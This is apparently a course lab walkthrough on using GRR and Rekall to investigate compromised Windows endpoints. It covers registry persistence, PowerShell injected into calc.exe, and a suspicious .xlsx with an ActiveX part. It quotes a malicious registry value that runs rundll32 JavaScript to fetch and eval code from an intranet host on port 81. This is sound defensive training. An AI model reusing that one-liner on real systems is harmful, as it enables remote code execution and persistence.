
The results will appear in the **Manage launched flows** area, as we showed you previously. It will take a while until the results reach the GRR server...

You can inspect the results by clicking on them.


Value			
Payload	Stat entry	Aff4path	aff4:/C.268eccf7baa7e530/registry/HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/AccountPicture
		St mode	d-----
		St size	4
		Pathtype	REGISTRY
		Pathspec	Path/HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion

You will be taken to the **Browse Virtual Filesystem**, where you can investigate further.


For example, if you wanted to investigate AccountPicture further, the first thing you would see, is that it appears to be empty.



It is not empty though, just not analyzed/requested yet. To analyze/request it, all you have to do is press the refresh button and wait.



The contents will then appear (if any exist).



While investigating all results, you will not find anything suspicious.

If you start a new flow, and specify
HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows
NT/CurrentVersion/* in **RegistryFinder** this time, you will
find something really suspicious in the results.

Specifically, investigate the following result (located in the second page of the results), by clicking on it.

Payload	Stat entry	Aff4path	aff4:/C.268eccf7baa7e530/registry/HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/SilentProcessExit	
		St mode	d-----	
		St size	4	
		Pathspec	Pathtype	REGISTRY
			Path	/HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/Windows NT/CurrentVersion/SilentProcessExit
			Path options	CASE_LITERAL

To investigate it further, you first locate it on the dropdown menu on the left part of the screen, as follows.

The screenshot shows the GRR interface with the following components:

- Left Panel:** Navigation tree with categories like Host Information, MANAGEMENT, and CONFIGURATION. The 'SilentProcessExit' entry is highlighted.
- Top Bar:** User: admin, Date: 2019-01-03 01:58:29 UTC, Search Box, and a red button with the number 1.
- Main Pane:** Displays a table of results for 'calc.exe'. The table has columns: Icon, Name, st_size, st_mtime, st_ctime, and GRR Snapshot. The snapshot is dated 2018-12-27 18:28:32 UTC.

That *calc.exe* entry is certainly suspicious. Investigate it further, by first double-clicking on it and then, clicking the refresh button as you did previously. Once the latest results arrive, you will see the below.

Icon	Name	st_size	st_mtime	st_ctime	GRR Snapshot
	MonitorProcess	274			2019-01-03 02:04:32 UTC
	ReportingMode	1			2019-01-03 02:04:32 UTC

Now, if you click on the *MonitorProcess* entry, you will see the below.

Icon	Name	st_size	st_mtime	st_ctime	GRR Snapshot
	MonitorProcess	274			2019-01-03 02:04:32 UTC
	ReportingMode	1			2019-01-03 02:04:32 UTC

+ STAT	Registry type	REG_SZ
	Pathtype	REGISTRY
	Pathspec Path	/HKEY_LOCAL_MACHINE/SOFTWARE/Windows NT/CurrentVersion/Silent/
	Path options	CASE_LITERAL
	Registry data	c:\windows\system32\rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttp")w=new%20ActiveXObject("WScript.Shell");[h.Open("GET","http://10.100.11.250:81/connect",false);h.Send(B=h.ResponseText;eval(B))]


rundll32 executing JavaScript code is something 99% ill-intended (and this is why the endpoint was communicating with the 10.100.11.250 intranet machine on port 81). In addition, it looks like this is a persistence mechanism, taking into consideration that the Windows registry has been the go-to place to persist on an endpoint for years and the following post <https://www.tanium.com/blog/another-persistence-method-reported-overnight-on-twitter-how-tanium-can-help/>.

Searching through whole registry places can be tedious and ineffective. Being engaged in various incidents over a period of time will result in you quickly becoming familiar with the most commonly abused registry locations and registry persistence techniques. Tactical threat intelligence can also flatten this learning curve.

Task 2: Identify any abnormalities on the *jumpbox.els-child.eLS.local* endpoint, leveraging GRR

We assume you are now capable of collecting initial and important endpoint information, using both the "interrogation" feature of the GRR clients and GRR flows, so, let's cut to the chase.

To list this endpoint's running processes, click on **Start new flows**, then navigate to **Processes** -> **ListProcesses** and finally click **Launch**.




You will see results similar to the below in the **Manage launched flows** area (after ~10 minutes).

Pid	376
Ppid	288
Name	wininit.exe
Exe	C:\Windows\System32\wininit.exe
Cmdline	wininit.exe
Ctime	1546480038000000
Username	NT AUTHORITY\SYSTEM
Status	running
Nice	128
Cwd	C:\Windows\system32
Num threads	1

Payload	Pid	680
	Ppid	1948
	Name	calc.exe
	Exe	C:\Windows\System32\calc.exe
	Cmdline	calc
	Ctime	1546480258000000
	Username	ELS-CHILD\Administrator
	Status	running
	Nice	32
	Cwd	C:\Windows\system32
	Num threads	8

What looks interesting is that *calc.exe* is running. Of course, it could be something benign, but attackers commonly abuse *calc.exe* and *notepad.exe* processes to inject malicious code in them (and make it look like a legitimate Windows process). To inspect what has been loaded into/by *calc.exe* you need a memory analysis tool. Luckily GRR offers remote memory analysis utilizing the Rekall framework.

You can do so, by clicking **Start new flows**, then navigating to **Memory** -> **AnalyzeClientMemory** and finally specifying the Rekall plugin you want to run and some arguments, before pressing **Launch**, as follows.



In this case, we specified the *ldrm modules* Rekall plugin, targeted specifically at the *calc.exe* process. [Memory forensics is not covered in detail in this course (our THP course covers this subject), but it is nice to know all the capabilities of the GRR framework]

If you do so, you will see results similar to the below in the **Manage launched flows** area (after some minutes).

State	Path	Flow Name	Creation Time	Last Active	Creator																											
✓	F:A0ECB1DD	AnalyzeClientMemory	2019-01-03 02:46:37 UTC	2019-01-03 02:48:17 UTC	admin																											
✓	F:BB494EBD	ListProcesses	2019-01-03 02:25:15 UTC	2019-01-03 02:34:12 UTC	admin																											
✓	F:BDAC73D4	AnalyzeClientMemory	2019-01-02 17:42:15 UTC	2019-01-02 17:42:42 UTC	admin																											
✓	F:9CB17453	AnalyzeClientMemory	2019-01-02 17:26:44 UTC	2019-01-02 17:35:45 UTC	admin																											
⌵		Intercept...	2019-01-01 16:56:00 UTC	2019-01-01 17:10:11 UTC	GDWMed...																											
tool_name rekall plugin_name ldrmodules tool_version 1.7.2.rc1 Table: <table><tr><th>divider</th><th>_EPROCESS</th><th>base</th><th>in_load</th><th>in_load_path</th><th>in_init</th><th>in_init_path</th><th>in_mem</th><th>in_mem_path</th></tr><tr><td colspan="9">["p", "Inspecting Pid 680"]</td></tr><tr><td colspan="9">Render all the data... (May take a while)</td></tr></table> Payload type RekallResponse Timestamp 2019-01-03 02:48:17 UTC						divider	_EPROCESS	base	in_load	in_load_path	in_init	in_init_path	in_mem	in_mem_path	["p", "Inspecting Pid 680"]									Render all the data... (May take a while)								
divider	_EPROCESS	base	in_load	in_load_path	in_init	in_init_path	in_mem	in_mem_path																								
["p", "Inspecting Pid 680"]																																
Render all the data... (May take a while)																																

Now, click on **Render all the data... (May take a while)**. You will be presented with something similar to the below.

State	Path	Flow Name	Creation Time	Last Active	Creator
✓	F:A0ECB1DD	AnalyzeClientMemory	2019-01-03 02:46:37 UTC	2019-01-03 02:48:17 UTC	admin
✓	F:BB494EBD	ListProcesses	2019-01-03 02:25:15 UTC	2019-01-03 02:34:12 UTC	admin
✓	F:BDAC73D4	AnalyzeClientMemory	2019-01-02 17:42:15 UTC	2019-01-02 17:42:42 UTC	admin
✓	F:9CB17453	AnalyzeClientMemory	2019-01-02 17:26:44 UTC	2019-01-02 17:35:45 UTC	admin
⌵		Intercepts	2019-01-01 16:56:00 UTC	2019-01-01 17:10:11 UTC	GDWMed...

tool_name

rekall

plugin_name

ldrmodules

tool_version

1.7.2.rc1

Table:

divider	_EPROCESS	base
name	_EPROCESS	
type_name	_EPROCESS	
vm	WindowsAMD64PagedMemory@0x001A7000 (Kernel AS@0x1a7000)	
	Parent_PID 1948	
	Name calc.exe	

Finally, if you go through everything that has been loaded, you should notice the following.


	Creation_Time	2019-01-03 01:50:58 UTC						
	File_Name	\Device\HarddiskVolume2\Windows\System32\calc.exe	531452198912	true				
	TrustedPath	C:\Windows\System32\calc.exe						
	Image_Info	ProcessObjImageInfoType						
Cybox						C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0.3.0.0.0_31bf3856ad364e35\System.Management.Automation.dll	false	reason

System.Management.Automation.dll is actually the DLL responsible for every PowerShell operation. What does this mean? It means that malicious PowerShell-based code has been injected into *calc.exe* (during Part 2 of this lab, you will learn how to identify exactly what PowerShell code has been injected).

How this endpoint got infected in the first place, you may ask. Give the **Downloads** directory a closer look, in case something malicious has been downloaded and executed.


To do so, click on **Browse Virtual Filesystem**, then double-click on *fs* -> *os* -> *C:* -> *Users* -> *Administrator.ELS-CHILD* -> *Downloads* and finally click on the refresh button, as you did previously.

Once the latest directory contents are returned (after some minutes), you should see the below.




The GRR client installer and a .xlsx file are included. Let's give this .xlsx file a closer look.


To do so, click on the .xlsx file, click **Download**, scroll all the way down and finally click **Re-Collect from the client**.




Once re-collecting is done, browse to the directory again and simply click on **Download (126305 bytes)**, as follows. It will save it into the GRR server's Download directory.




What you need to now is that .xlsx files are effectively .zip files. So, let's rename this file to .zip




Once you rename it, double-click on it. You will be presented with the below.



Now, double-click the `xl` folder, then the `activeX` one and finally, drag and drop `activeX1.bin` to the **Downloads** directory.



Finally, right-click inside the **Downloads** directory and then click **Open Terminal Here**.

